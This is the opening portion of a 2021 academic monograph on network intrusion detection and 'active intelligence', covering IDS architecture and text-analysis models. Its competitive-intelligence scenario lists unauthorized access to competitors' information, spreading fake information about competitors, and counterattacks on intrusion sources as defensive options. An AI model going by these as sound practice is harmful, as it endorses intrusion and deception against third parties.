



**Emerging Security Challenges Division
Science for Peace and Security Programme
Cyber Rapid Analysis for Defense Awareness of
Real-time Situation – CyRADARS**

**V. Lytvynov, N. Stoianov, I. Stetsenko, I. Skiter,
O. Trunova, A. Hrebennyk, V. Nekhai, I. Burmaka**

Computer nets attacks defense tools based on extended information about environment

Monograph

**Chernihiv
2021**

*Approved by Scientific Council of Chernihiv Politechnic National University
(Protocol № 6 dated 30.06.2021)*

The monograph based on the research results of the "Cyber Rapid Analysis for Defense Awareness of Real-time Situation - CyRADARS" NATO project (grant agreement G5286).

Dedicated to the first leader and author of project tasks implementation ideas professor Vitalii Litvinov. Vitalii Litvinov had both a high scientific research level with bringing practical results and inexhaustible humanity. The memory of an outstanding scientist and teacher will always remain in the hearts of his grateful students and colleagues.

The team of authors

Vitalii Lytvynov – Doctor of Technical Sciences, Professor

Nikolai Stoianov – PhD, Professor, Deputy Director Bulgarian Defence Institute the name of T. Lazarov, Sofia, Bulgaria

Inna Stetsenko – Doctor of Science, Professor, Professor of the Department of Informatics and Software Engineering, National Technical University of Ukraine “Igor Sikorsky Kyiv Polytechnic Institute”

Igor Skiter – PhD in Physical and Mathematical Sciences, Associate Professor, Senior Researcher, National Academy of Science of Ukraine, The Institute for Safety Problems of Nuclear Power Plants

Olena Trunova – PhD in Pedagogical Sciences, Assistant Professor, Assistant Professor of Information Technology and Software Engineering Department, Chernihiv Polytechnic National University

Alla Hrebennyk – PhD student, the Institute of Mathematical Machines and Systems Problems National Academy of Science of Ukraine

Valentyn Nekhai – Lecturer of Information Technology and Software Engineering Department, Chernihiv Polytechnic National University

Ivan Burmaka – PhD student of Chernihiv Polytechnic National University

Reviewers:

Serhii Zaitsev - Doctor of Technical Sciences, Professor of Information and Computer Systems, Chernihiv Polytechnic National University.

Oleg Chertov - Doctor of Technical Sciences, Professor, Head of the of Applied Mathematics Department of the National Technical University of Ukraine “Igor Sikorsky Kyiv Polytechnic Institute”.

A91 **Attacks** defense of computer nets by tools using extended information about environment : monograph / V. Lytvynov, N. Stoianov, I. Stetsenko, I. Skiter, O. Trunova, A. Hrebennyk, V. Nekhai, I. Burmaka. – Chernihiv : Chernihiv Politechnic National University, 2021. –212 c.

ISBN 978-617-7932-26-9

The monograph is devoted to such questions: architecture of defense systems against attacks on computer networks using the global information space; analysis of network infrastructure and its behavior, defense policy and behavior of attackers; analysis of systems and methods of intrusion detection; synthesis of immune and neural network algorithms in system of detection of non-standard behavior of information networks; development and modification of algorithms for detecting non-standard behavior in global network space in conditions of uncertainty; simulation of the dissemination of cyber-attacks in a distributed information system; design the cybersecurity training center.

UDC 004.94:004.056-047.44

ISBN 978-617-7932-26-9

© Chernihiv Politechnic National University, 2021

CONTENT

INTRODUCTION	6
<u>CHAPTER 1. ARCHITECTURE OF DEFENSE SYSTEMS AGAINST ATTACKS ON COMPUTER NETWORKS USING THE GLOBAL INFORMATION SPACE</u>	8
1.1 Modern approaches to protecting computer networks from computer attacks	8
1.2. Global level of cyber defense of corporate networks.	11
1.3 The formal models of texts representation.	15
1.4. Evaluation of cyberspace from the perspective of threats to corporate computer networks.	21
1.5. Collective protection of corporate networks against computer attacks.	21
1.6 Conclusions for chapter 1	22
1.7 References for chapter 1	23
<u>CHAPTER 2. ANALYSIS OF NETWORK INFRASTRUCTURE AND ITS BEHAVIOR, DEFENSE POLICY, BEHAVIOR OF ATTACKERS, ETC.</u>	25
2.1 Data protection	25
2.2 Enterprise Performance Management	25
2.3 Security policy of computer informational systems	27
2.4 Determination of abnormal behavior of the network	29
2.5 Mathematical modeling of information security system: Cyber situational awareness	31
2.6 System for identification and elimination of cyber attacks	34
2.7 Stages and mechanisms of the attacks organization	35
2.7.1 Examples of investigation stage implementation	39
2.7.1.1 Learning the environment and network topology	41
2.7.1.2 Hosts detection	43
2.7.1.3 Identification of services or port scanning	46
2.7.1.4 Identification of the operating system	48
2.7.1.5 Determine the role of node	49
2.7.1.6 Determine the vulnerabilities of the node	49
2.7.2 Examples of attack`s implementation phase	49
2.7.2.1 Attacks on communication channels	50
2.7.2.1.1 Examples of an SYN flood attack	51
2.7.2.1.2 Examples of an UDP flood attack	52
2.7.2.1.3 Examples of ICMP flood attacks	55
2.7.2.1.4 Examples of selecting a password or brute-force	57
2.7.2.2 Attacks on the node	60
2.7.2.2.1 Examples of attacks on the operating system	60
2.7.2.2.2 Examples of attacks on DBMS	64
2.7.2.2.3 Examples of Attack Applications	71

2.7.2.2.4. Examples of attacks on the information security system	81
2.7.3 Examples of the stage of concealing an attack	86
2.8 Conclusions for chapter 2	88
2.9 References for chapter 2	89

<u>CHAPTER 3. ANALYSIS OF SYSTEMS AND METHODS OF INTRUSION DETECTION</u>	91
3.1 Structure of Intrusion Detection Systems	91
3.2 Ways to obtain an integral assessment of the system's protection status	94
3.3 Methods of forming the image (profile) of the normal behavior of the information system	95
3.4 Methods of exposure of abuses	97
3.5 Disadvantages of Existing Intrusion Detection Systems	99
3.6 Conclusions to Chapter 3	100
3.7 References for chapter 3	101

<u>CHAPTER 4. SYNTHESIS OF IMMUNE AND NEURAL NETWORK ALGORITHMS IN SYSTEM OF DETECTION OF NON-STANDARD BEHAVIOR OF INFORMATION NETWORKS</u>	102
4.1 Introduction	102
4.2 Theoretical basis for the methodology of application of AIS and ANN for nonstandard behavior detection	102
4.3. Design of the structure and algorithms of the functioning of the system	104
4.4 Algorithm for developing and functioning of the neuro-mirror artificial immune system for determining anomalous behavior of an information system	108
4.5 Structure and the algorithm of teaching of the neural network detector	111
4.6 Setting up the mechanism of the evolutionary algorithm of clonal selection in the artificial immune system of determining non-standard behavior.	117
4.7 Conclusion for chapter 4	124
4.8 References for chapter 4	125

<u>CHAPTER 5. DEVELOPMENT AND MODIFICATION OF ALGORITHMS FOR DETECTING NON-STANDARD BEHAVIOR IN GLOBAL NETWORK SPACE IN CONDITIONS OF UNCERTAINTY</u>	127
5.1 Classification of uncertainties	127
5.2 Ways to reduce uncertainty	129
5.3 Principles of sequence surmount uncertainties	134
5.4 Structurization of the set of criteria	135
5.5 Forecasting	142

5.6 Conclusions for chapter 5	146
5.7 References for chapter 5	146
<u>CHAPTER 6. SIMULATION OF THE DISSEMINATION OF CYBER ATTACKS IN A DISTRIBUTED INFORMATION SYSTEM</u>	149
6.1 Construction of the Petri-object simulation model for the dissemination of cyber attacks on the information system	149
6.2 Petri-Object Simulation: Software Package and Complexity	161
6.2.1 Introduction	161
6.2.2 Petri nets software	164
6.2.3 Petri-object model definition	165
6.2.4 Computational complexity of Petri-object model	169
6.2.5 Software for Petri-object Simulation	171
6.2.6 Concluding Remarks	172
6.3 Malware distribution model by SpyEye example	173
6.3.1 SpyEye malware describing	173
6.3.2 Software for simulation model development	176
6.3.3 Model construction	177
6.3.4. Results of simulation	179
6.3.5 Conclusion	183
6.4 Conclusions for chapter 6	183
6.5 References for chapter 6	184
<u>CHAPTER 7. CYBERSECURITY TRAINING CENTER</u>	187
7.1 Cybersecurity research training center functions	187
7.2 Training center structure	187
7.3 Hardware and architecture for cybersecurity research training center	188
7.3.1 Hardware	188
7.3.2 Network architecture of research training center	191
7.4 Software for cybersecurity research training center	194
7.4.1 Attack simulation software	194
7.4.1.1 Software for attacks which use vulnerabilities of target system	195
7.4.1.2 Software for getting remote access to target system	197
7.4.1.3 Software for getting information about target	199
7.4.2 Virtualization software	200
7.4.3 Data analysis software	202
7.4.4 Network security software	205
7.5 Conclusions for chapter 7	209
7.6 References for chapter 7	210

INTRODUCTION

In the modern world, problems related to the use and spread of malicious software, information attacks and other types of cyber threats, which have received the general name "cybercrime», are becoming more and more relevant.

During its development, the information technology sector has accumulated various types of cybercrime, which causes a great damage to both companies and individuals. According to the ISTR report [1] provided by Symantec (one of the leading developers of information security software), the past 2021 was too active for the attackers and was marked by significant incidents in Europe, the United States and the Middle East.

It is clear that IT specialists were the first who realized that there were some problems with the fight against cybercrime. According to the survey, most incidents in the field of information security lead to a loss of payment data (13%), intellectual property (13%), customer bases (12%) and staff information (12%) [2]. Of course, the problem of improving the methods for analyzing network security and preventing violations in order to fight cybercrime remains relevant. Thus, in today's society, cybersecurity issues have become the defining task of protecting the global information space.

The protection of an individual user vital interest in information space cybersecurity means timely detection, prevention and neutralization of real and potential threats in cyberspace. Network security covers computer networks of different levels: from local corporate networks to the global web.

Any interaction of objects in the information space leads to the emergence of threats caused by accidental or intentional influence of objects of space or their components on each other.

A threat is a potentially possible event, action, process, or phenomenon that may cause an unauthorized change the state of information or information system. An attempt to implement a threat is called an attack.

The realization of an attack becomes possible when offender detects a vulnerability of information system - this is any of its characteristics, the use of which could lead to a security threat.

To provide reliable protection against unauthorized access to information resources, first, it is necessary to understand what sequence of actions the attacker will perform. Conditionally the following sequence of intruder actions for an attack: intelligence, realization, concealment.

At the intelligence stage, the attacker must collect all the information that he will need to implement the invasion of the selected information resource. If you know what information he needs, then from that moment, you can begin to organize the protection of the information resource by hiding these data. Conducting active intelligence provides an opportunity even in advance to identify the intent of the intruder.

Intelligence is the acquisition, collection, processing of data about the object of intelligence for decision-making or action in relation to it. Active intelligence in the global network space allows us to accumulate, organize and

use the information of networks protection systems (Network Intrusion Detection Systems) of different levels and scales, to identify dangerous subjects of cyberspace, to fix new types of violations.

The main problem in the development of modern intrusion detection systems (IDS) is the prevention of new, unknown types of threats, as their signature has not yet been determined.

Traditional approaches to detecting malware are either limited to the use of signatures - byte sequences that identify malicious software, or heuristic algorithms, but these methods are not capable of detecting new attacks in real time [3].

These days, content analysis of text information is used to prevent threats, along with the analysis of the network traffic characteristics, the behavior of corporate networks and their security policy. Existing systems of text analysis and modeling include different kinds of search engines and information-analytical systems. They are capable of solving such tasks as classification of documents by its subject matter, author identification, detection of plagiarism, modeling representations of the knowledge about the subject area and the content of text, classification and filtering of documents by specified queries, and much more [4-6].

Current tasks for today are improving the systems of protection of corporate information networks with new tools that provide network protection and can adapt these tools to conditions and requirements that may change in the process of their operation.

CHAPTER 1. ARCHITECTURE OF DEFENSE SYSTEMS AGAINST ATTACKS ON COMPUTER NETWORKS USING THE GLOBAL INFORMATION SPACE

1.1 Modern approaches to protecting computer networks from computer attacks

The IT community has a considerable amount of experience in solving the tasks of providing information security (cybersecurity) for computer systems. A number of freely distributed and commercial intrusion detection system (IDS) was developed and became widely accepted in the field of corporate computer networks building [7-11].

Typical components of IDSs are (fig.1.1):

- a control module designed to configure the system as a whole and issue control commands to its components;
- a sensor block for collecting the output data of network packages, settings, system states, events, messages in system logs, etc.;
- a subsystem of analysis, which identifies the facts of computer attacks and/or abnormal behavior in the information and telecommunication system of the corporate network;
- a storage, which holds the primary information from sensors and signatures, and templates of attacks that are generated by the subsystem of analysis;
- a response module, which is responsible for visualizing the results of the analysis, the generation of warnings, and, in the case of resistance, for the execution of the instructions for selected security methods.




Fig. 1.1. General architecture of IDS

It is known, that there are two types of basic requirements for IDS:

1. Requirements for detecting non-standard behavior of the computer network and attacks, with aim of minimization of errors of the first and second kind (signaling of non-standard behavior or attack, when it is absent, detection missing of attack or unusual behavior of the network when it takes place);
2. Requirements for detecting attacks in real time.

Earlier, the main efforts of developers were pointed to create effective detection algorithms, satisfying to the first type of requirements. These detection algorithms have used different mathematical basis: statistical methods, methods of automata theory, methods of interacting sequential processes calculus, methods of mathematical logics, neural networks, fuzzy logics, and other formalisms. An analysis of these approaches is presented in chapter № 3 of this report.

Some detection algorithms, in particular algorithms on basis of neural networks have cyberspace-adaptive properties. However, the rapid dynamics of the environment change (the variety of network structures, the variety of types of attacks, etc.) often reduce their efficiency to zero.

As a rule, the main "bottleneck" of all previous approaches is the violation of time limits adopted for real-time systems. In the case of neural nets detection process adaptation is done by procedure of neural network learning. But it is very time consuming procedure. So, enforcement of adaptive capabilities of detection algorithms leads to slowing of overall detection process.

The way to avoid this dead end situation is following:

- for IDS of corporative information system to use a broader set of analyzed information about environment, that permits to predict behavior of IT system and it's environment;
- to do risk analysis and estimate current or predictable level of danger for corporate nets from known attackers(the latter information may be presented in terms of threats as estimates of identified risks);
- to have time and possibility for corporate system IDS be ready to reflect the most probable attacks.

The first two paragraphs from the above (list), subordinated to the field of intelligence or counterintelligence activity.

According to [12,13], in the modern world the term political, economic, scientific-technical intelligence means active action, which are aimed at collecting, storage and processing of valuable information, that is closed to outsiders.

A similar definition can be given for counterintelligence activities. Concerning protection corporate computer network from unauthorized access to information, model of attack on computer network always contains step of intelligence activity, as well as protecting the computer network includes counterintelligence activities.

Consider possible approaches to the implementation of the above opportunities.

If the attacker has such information about attacker as: his address and qualification, his preferences regarding the use of certain types of harmful actions, the degree of activity, often gives the opportunity to build both passive

and active protection. If the management of passive protection is comes down only to varying their own vulnerabilities, then in contrast to the latter, active protection allows you to carry out counterattacks to the source of the invasion.

In modern IDS, there are three levels of protection from attacks, having access to the processed information:

1. Network layer;
2. Layer of operating system;
3. Application layer (fig. 1.2).

Application layer – is responsible for interacting with the end user, layer of OS – is responsible for maintenance of application software and DBMS, network layer – is responsible for the interaction of units of the information and telecommunication system. Each level has its own vulnerabilities.




Fig. 1.2. Levels of protection of computer networks by traditional IDS

At the network layer, the bottleneck is the used sharing protocols between the corporate network and outside environment, which tend to be oriented on the package delivery of the information. The packages have a fixed structure. TSP and IP packages can be an illustration of such structures (fig. 1.3).




Fig. 1.3. Structure of TCP and IP headers

The analysis of the structure of circulating packages in the corporate network is the essence of the analysis at the network layer of protection in IDS. As a rule, the package flags, the port addresses for network nodes, the time intervals between specific events and so on are analyzed here. Methods of detecting non-standard behavior of computer networks that are objects of protection, and detecting attacks on them are presented in the chapter № 3-6 of this report.

1.2 Global level of cyber defense of corporate networks.

The role of protocols and packages was noted above when communicating between network components.

As a rule, the package contains the information about the sender, which is often represented as a DNS-address. This information is definitely of a great value as it can clearly point at the source of the attack. However, the truth of address information about the source of the attack is often questionable, since it can be easily corrected by the sender of the package. For some protocols, such as mail, the address of the attacker may also be obviously stated. However, as in the previous case, the address of the sender can easily be changed.

As a result, there is a need to allocate one more level of realization of the protective methods – the level of the global network.

At this level the information, which is contained in the text documents on web-sites, global network portals, social networks or other legitimate objects of the information space can be analyzed and both the sources of attacks and their information characteristics can be indirectly identified.

The concept of a text document here is multivalued: it is text information from websites and portals, and emails, and program codes that are entered into the computing environment of the victim's computer. In any case, this level is characterized by, on the one hand, methods used in intelligence activities, including business or competitive intelligence [12], and, on the other hand, methods of text processing [14].

In the latter case, studies in this area have significant scientific results and a stated number of tasks of text processing. These include:

- the task of determining the topic of texts in information-analytical and information retrieval systems. The essence of the task is the automatic classification of texts by thematic categories;
- the task of analyzing patents in information systems;
- the task of finding out the author of the text. This is the task of determining the authorship of an unknown text by selecting features of the author's style and comparing of these features with the peculiarities of other documents which authorship is known;
- the task of detecting plagiarism and incorrect borrowing in order to protect copyright. Its solution is to compare the proposed text with the texts of already known authors in order to determine the degree of coincidence;
- the task of automatic annotation and abstracting. It is a brief characteristic of the document, that shows the main content and is an important component of automatic text processing systems. Most existing annotation systems are based on detection of words and vocabulary units, calculation of their weights in the sentence and determining of sentences with the largest total weight. Compiling the abstract is based on these sentences.

In the IT area, tasks of text analysis acquire specific sense. In particular, some of the most popular are:

- the task of analyzing Internet texts and identifying users characteristics;

- Text Mining, including tasks of information impact on the emotional state of social media users;
- the task of analyzing source program code texts, etc.

In the latter cases, it is possible to expand the scope of analysis, by including in the subject of analysis not only the program codes, but also the sequences of events that arise as a result of the program (analysis of quasi-textual information).

IT professionals very often have problems due to the impact on the computer network of viruses and other malware. Actual threats include spreading spam, phishing, network attacks on enterprise infrastructure, including target and DDoS attacks, where use potentially dangerous software vulnerabilities.

These and other similar examples show a close relationship between cybersecurity systems and word processing systems: when detecting spam, data loss, detecting and tracking potentially dangerous messages, etc.

As it is pointed out in [14], the main source of the text data in the IT industry are posts of users in social networks, blogs, forums, documents published on sites, portals, etc.

Processing of the flows of text messages has different purposes:

- tracking of undesirable, potentially harmful messages, identifying the people behind them;
- determination of the emotional dimensions (tone) of the text messages is used during the advertisement campaigns, including the times when it is used during the creation of the contextual advertising;
- configuring of the information search systems interfaces for each specific user.

The relevant task is the authorship identification of small texts, which appears a way more frequent than the task of the authorship identification of the significant size texts [14]. It is mainly due to the widespread of the *instant messenger* programs for message exchange over the Internet, increasing the role of email during the business communication process, vast popularity of the Internet forums and blogs.

Users have an opportunity to send messages without completing the registration forms and without inputting any kind of information about themselves; in this case, the registration is more a formality and the address of the sender can be changed easily.

In the latter case, it is hard to overestimate the possible damage, which can be caused to control systems by the key infrastructure, including to the military targets.

The tasks of the creator identification of the software, including the identification of the malware creator are closely knitted with the tasks of the information security. Because there are new kinds of malware being created all over the globe, there is a necessity of the identification of the malicious code creators and bringing them to justice becomes an urgent necessity.

This field of the research is actively evolving lately. From one side, it is connected with intellectual property protection, from another, it is connected

with the necessity of cyber threats prevention, which arises because of the malware usage.

The central task of active intelligence in the global network is the task of finding the likely sources of attacks. The above tasks of processing text and quasi-textual information can form the necessary functional basis for solving this problem. But this basis forms only the lower functional layer of the process of finding sources of attacks.

A higher functional layer creates human-machine procedures and approaches used in competitive intelligence or in decision-making under uncertainty.

For competitive intelligence, some tools for automating the bottom layer have already been developed [12, 15], such as:

1. Objectives classification (like questions, topics, avenues for enquiry).
2. Groups of search bots (in the Ukrainian segment of the Internet using the Ukrainian language, in the international web using the main European languages).
3. Programs for automatic information ranking by classifiers.
4. Employees and units classifiers.
5. Programs for automatic information distribution by consumers.
6. Interactive reference books on information-based topics, collected at the present time.

These tools, as well as the presence in the arsenal of cyber security software for word processing tasks, combined with powerful tools for searching information on the Internet, allow the automated support of a number of competitive intelligence scenarios for the purpose of protecting computer networks.

For example, on fig.1.4 presents one of the possible scenarios for determining the address of the attacker on the corporate computer network and possible automated support for it.

The input information for finding sources of attacks on computer network can be:

- information about attacks against the computer network (types of attacks, information based on which the decision was that this attack, the addresses of sources of attacks received from the packages, and the characteristics of their trust);
- the structure of the attacks carried out in the terminology of the sequence of events and the characteristics of their complexity;
- time characteristics of attacks;
- Information about potential attackers, obtained from national and regional security centers and companies that monitor the activity of the global network;
- characteristics of the object serviced by the corporate network.




Fig. 1.4. Implementation of active intelligence on global level of network with using text processing tools

The search scripts for attack sources can be both universal and specialized and depend on the object. If source searches are guided by the techniques of competitive intelligence, then first of all you have to answer the following questions:

- Who is the target attacked?
- The degree of its danger?
- Who benefits?

For example, if a corporate network serves a chemical company and targets certain class attacks that could lead to disclosure of strategic plans for enterprise development, active intelligence in the global network space can take place in the following scenario:

- identification of potential competitors (search on Internet sites and portals of organizations producing similar products and competing in some segments of the market, allowing or unauthorized access to information about their financial and economic activity, technological information and strategic planning of information, use of social networks for the distribution of fake information about competitors in order to get their reaction);
- Identify the advantages of an attacked network enterprise over a potential competitor (market benefits, employee benefits, technological benefits, etc.);

- assessment of the personnel or financial capabilities of the competitor to organize attacks of the given type on the object of protection (the presence of personnel with certain skills, the availability of software and tools for certain types of attacks, information about the financial relations of a competitor with IT companies, that design and implement attacks by order, etc.);
- research of indicators of activity of potential sources of attacks on the basis of time series;
- the ranking of competitor companies on the risk indicators of the possibility of attacking a certain type of computer network of the enterprise for a certain period of time.

All these types of activity when detecting sources of attacks can be carried out in different ways:

- from finding the necessary information in open source documents, before deciding on the sources of attacks based on indirect signs;
- from receiving information about potential sources of attacks from the monitoring centers of the global network, to the classification of sequences of events caused by attacks in order to verify the identity of the style of the attack.

Above in our analysis of the situation often used the words "potential". This suggests that in solving these problems it is rational to use fuzzy mathematics and related logical conclusions, mathematical decision making theory under uncertainty. However, the methods of mathematical linguistics and its basis -formal models of presentation of texts - is the most important tool used in the analysis of hyper-space.

1.3 The formal models of texts representation.

As above, the basis of all above-mentioned tasks of text processing is the formal models of text representation.

Let us consider that a text is a sequence of characters of an alphabet A , its structure is set by a formal grammar G , which defines its syntactic construction. Furthermore, words and its forms such as objects, subjects, verb constructions, simple sentences, complex sentences, etc. are highlighted. All the sequences of characters, which are described by grammar, form language. Even grammar involvement for text description gives an opportunity to carry out its characterization, since entry of every next element depends on the previous elements. Statistical dependency between elements of the text can be described with a help of informational portrait of the text, which is made on the basis of mutual information between elements of the texts. On that is pointed out in the works of A. Kolmogorov [16] and R. Piotrovsky [17], where the definition of amount of information in one last object relatively to another is being introduced.

The statistical models of the text.

Talking about the models of the texts that were founded on using statistical and informational approach, the view of C. Shannon about the source of information [18] can be used. If we consider the text as a sequence of symbols or other elements, so their occurrence is not random. Any meaningful

words or phrases, which form text completely, have statistical structure. In the tasks of analyzing the text its must be accounted.

This approach, which is relied on the views of C. Shannon and fundamental concepts of information theory, was developed in the works of A. Kolmogorov [16] in the probabilistic plan.

It can be used if consider the text as holistic complex system. Any text has a certain meaning that is invariant to the methods of texts presentation. As a complex system text has a semiotic (full of linguistic) nature of informational relations between its subsystems [14].

Let $x_i, i = \overline{1, L}$ – is elements of the text, L – is a number of different meanings that element x_i can obtain. Then: $p(x_i)$ – is a probability of occurrence of element x_i in the text, $p(x_i, x_j)$ – is a probability of occurrence of a pair of elements x_i and x_j . For well-known texts T_1, T_2, \dots, T_m the authors A_1, A_2, \dots, A_k find the value of the selected parameter: the number of inputs of the selected elements in different ways and in their combination then calculate the probability of their appearance in the text, which can be written in the matrix of the probabilities of the collisions of the pair of elements:

$$B_{T_k} = \begin{bmatrix} p(x_1, x_1) & \dots & p(x_1, x_L) \\ \dots & \dots & \dots \\ p(x_L, x_1) & \dots & p(x_L, x_L) \end{bmatrix}, k = \overline{1, m}.$$

Then, for each pair of elements, a quantitative measure of mutual information between them can be brought into conformity, the results of this are presented in the form of the matrix MI_{T_k} (information portrait of the text T_k) of the mutual information between the elements,

$$MI_{T_k} = \begin{bmatrix} a_{11} & \dots & a_{1L} \\ \dots & \dots & \dots \\ a_{L1} & \dots & a_{LL} \end{bmatrix}, k = \overline{1, m}.$$

where $a_{ij} = I(x_i, x_j)$ denotes mutual information between the elements x_i and x_j , which is calculated by the formula:

$$I(x_i, x_j) = \log_2 \frac{p(x_i, x_j)}{p(x_i)p(x_j)}, i, j = \overline{1, L}.$$

Informational portraits can be constructed for each text T_k on a plurality of different text elements for each level of the structural-hierarchical model of the text.

In the work [4] the notion of informational portrait is defined as a set of words and phrases selected automatically, which are important for the chosen sample within a framework of general array of documents.

Informational portrait in this case is based on the identification of the relationship of terms and calculation of the weight coefficients of these terms.

There are two algorithms evaluating the relationship between concepts [14]:

- 1) the algorithm of joint occurrence, which is based on the calculation of the common occurrence of concepts in the same documents (I type);
- 2) the context proximity algorithm, which is based on the calculation of the correlations of the sets of keywords included in the documents in which the concepts were mentioned (II type).

Different methods of cluster and factor analysis can be used to regularize the concepts and identify their relationships. As a result of their functioning, the relationship tables will take the form of block-diagonal matrices. Thus, the informational portrait of a text can be regarded as its formalized model.

Markov models of texts.

